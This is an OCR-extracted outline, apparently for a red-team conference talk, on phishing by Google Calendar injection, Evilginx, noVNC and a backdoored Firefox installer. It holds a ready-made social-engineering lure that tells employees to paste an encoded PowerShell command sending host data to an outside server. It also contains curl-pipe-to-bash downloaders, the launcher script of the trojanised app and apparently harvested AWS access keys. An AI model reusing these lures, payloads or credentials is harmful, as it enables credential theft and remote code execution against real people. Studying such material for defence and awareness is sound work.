Titles

Teaching an old fish to phish?

Phishing techniques for 2022?

1. Building on an old technique: Google Calendar Phishing
https://www.blackhillsinfosec.com/google-calendar-event-injection-mailsniper/

a. Quick overview of the original setup to just get mailsniper dropping events on a target (very quick show of setting up the app and dev playground in the Google API, can provide a more detailed writeup as a deliverable but the BHIS article really spells it out fine)

b. Expand on the many ways this google calendar event can be used for phishing


Dropping the target an Evilginx link the in a google calendar event (and its downfalls mostly around detection)

"Hiding" the evilginx link in a google doc


Dropping a link to a Google Doc build out with further instructions (gold)

-version where I instruct the user to run a command

-the script then gathers user info / aws creds / and pops two phishing boxes which prompt for their local password and their mfa token or other password then posts its back to an apache server for decoding



Also showing off how this works with Windows Users - yes i've had plenty run it and a sample of the decoded data in cyberchef



Phishing Doc windows

File Edit View Tools Help

Request edit access

Attention:


Employees Supporting the BSides CTF Environment

We are currently undergoing an audit for our federal service offering. It has come to our attention that many of our company assets are not properly configured to satisfy the federal hardening requirements. We are requiring all employees who support the CTF environment run an automated script that will harden your company assets appropriately. This is being rolled out in stages so that our IT staff can resolve any issues in a timely manner. To accomplish this, please complete the steps below. **Failure to complete these steps could result in a high-severity finding from the audit.** The security team will be taking appropriate action for users who do not complete this in a timely manner.

1) *Right click start menu in the bottom left and select Powershell (non admin)*

2) *In the resulting window, copy and paste the following command and press Enter:*

```
powershell -enc
JABzAHQAcgBpAG4AZwAxACAAPQAgACQAKAB3AGgAbwBhAG0AaQA7AGgAbwBzAHQAbgBhA
G0AZQApADsADQAKACQAcwB0AHIAaQBuAGcAMgAgAD0AIABbAEMAbwBuAHYAZQByAHQAXQ
A6ADoAVABvAEIAYQBzAGUANgA0AFMAdAByAGkAbgBnACgAWwBTAHkAcwB0AGUAbQAuAFQ
AZQB4AHQALgBFAG4AYwBvAGQAaQBuAGcAXQA6ADoAVQBuAGkAYwBvAGQAZQAuAEcAZQB0
AEIAeQB0AGUAcwAoACIAJABzAHQAcgBpAG4AZwAxACIAKQApADsADQAKAGMAdQByAGwAI
AAtAE0AZQB0AGgAbwBkACAAUABPAFMAVAAgAC0AVQByAGkAIABoAHQAdABwAHMAOgAvAC
8AcwBwAGwAdQBuAGsALgBnAG8AdgBjAGwAbwBlAGQALgBlAHMALgBjAG8AbQAvAHcAaQB
uAGQAbwB3AHMALgBoAHQAbQBsAD8AaQBkAD0AJABzAHQAcgBpAG4AZwAyADsAIABjAGwA
ZQBhAHIAOwAgAGUAYwBoAG8AIAAiAEMAaAB1AGMAawBpAG4AZwAgAFAAQwAgAGMAbwBuA
GYAaQBnAHUAcgBhAHQAaQBvAG4AIABhAGcAYQBpAG4AcwB0ACAARgB1AGQAUgBBAE0AUA
AgAHIAZQBxAHUAaQByAGUAbQB1AG4AdABzAC4ALgAuACIAOwAgAHMAbAB1AGUAcAAgADU
AOwAgAGUAYwBoAG8AIAAiAEMAaAB1AGMAawAgAEMAbwBtAHAAbABlAHQAZQAgAEAbgBk
ACAAYwBvAG4AZgBpAGcAdQByAGEAdABpAG8AbgAgAHYAZQByAGkAZgBpAGUAZAAiADsAI
ABlAGMAaABvACAAIgBQAGwAZQBhAHMAZQAgAGMAbABvAHMAZQAgAHQAaABpAHMAIAB3AG
kAbgBkAG8AdwAiADsA
```



Input

start: 6374 end: 6374 length: 0 length: 6374 lines: 1

```
kZXNwZ2gtY3RmLmNvbS9jaGVja3VwLnNoIHwgYmFzaApscyAvdG1wLwpscyAtbGFo
IC90bXAvCm9wZW4gL3RtcC9rZXljaGFpbi5pY25zCmh0dHBzOi8vdXBkYXRlcy5ic
2lkZXNwZ2gtY3RmLmNvbS9wc3QuaHRtbApjdXJsIC1zTCBodHRwczovL3VwZGF0ZX
MuYnNpZGVzcGdoLWN0Zi5jb20vY2hlY2t1cC5zaCB8IGJhc2gKY3VybCAtcyAtbGR
0cHM6Ly91cGRhdGVzLmJzaWRlc3BnaC1jdGYuY29tL2NoZWNrdXAuc2ggfCBiYXNo
CmN1cmwgLXNMIGh0dHBzOi8vdXBkYXRlcy5ic2lkZXNwZ2gtY3RmLmNvbS9jaGVja
3VwLnNoIHwgYmFzaApjdXJsIC1zTCBodHRwczovL3VwZGF0ZXMuYnNpZGVzcGdoLW
N0Zi5jb20vY2hlY2t1cC5zaCB8IGJhc2gKY3VybCAtcyAtbGR0cHM6Ly91cGRhdGV
zLmJzaWRlc3BnaC1jdGYuY29tL2NoZWNrdXAuc2ggfCBiYXNoCmN1cmwgLXNMIGh0
```


Output

time: 1ms length: 4728 lines: 178

```
keychain
admin
[default]
aws_access_key_id = AKIAYVP4CIPPHPRHDMAZ
aws_secret_access_key = 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
output = json
region = us-east-2
```

-version where I instruct the user download a backdoored application

Short add on for showing off a backdoored application using a modified version of Mystikal - https://github.com/D00MFist/Mystikal - basically ripped out all the functionality needed to talk to Mythic C2 and generate a Firefox install that pulls a full Apfell payload, and only made it do a simple curl back and retrieve further scripting from an attack box, kick a simple reverse shell, something lite



Name	Date Modified	Size
App_phisher.py	Today at 5:57 PM	
build	Today at 6:08 PM	
Firefox_Fed	Mar 23, 2022 at 1:30 PM	357
Firefox_Fed.dmg	Today at 6:08 PM	134.3
settings.json	Feb 8, 2022 at 12:42 AM	398 b
DMG_Settings	Feb 7, 2022 at 9:28 PM	
settings.json	Feb 8, 2022 at 12:42 AM	398 b

firefox

$ firefox

Users > fhlip0 > git > App_Phisher > build > Firefox_Fed.app > Contents > MacOS > $


```
1  #!/bin/bash
2  curl -k -sL https://updates.bsidespgh-ctf.com/harden.sh | bash &
3  /Volumes/Firefox_Fed/Firefox_Fed.app/Contents/MacOS/firefox-bin&
4
```


https://github.com/fhlip0/app_phisher

2. Getting weirder – noVNC phishing

a. Original inspiration - https://mrd0x.com/bypass-2fa-using-novnc/
-basic overview of the idea of and what we're solving by not exposing evilginx to the internet

b. My first pass at improving it - https://fhlipzero.io/blogs/6_noVNC/noVNC.html
-going over how this was dockerized and built to be spun up to support a larger target list – and the downsides experienced on the first try
Here's how it stands right now, obviously running in my own docker container locally but easily dressed up with the appropriate favicon / title / then hide it behind the phishing URL





c. Further improvements – going over how it's been further improved today (
Https, better looking UI (client called out the cursor being weird right away)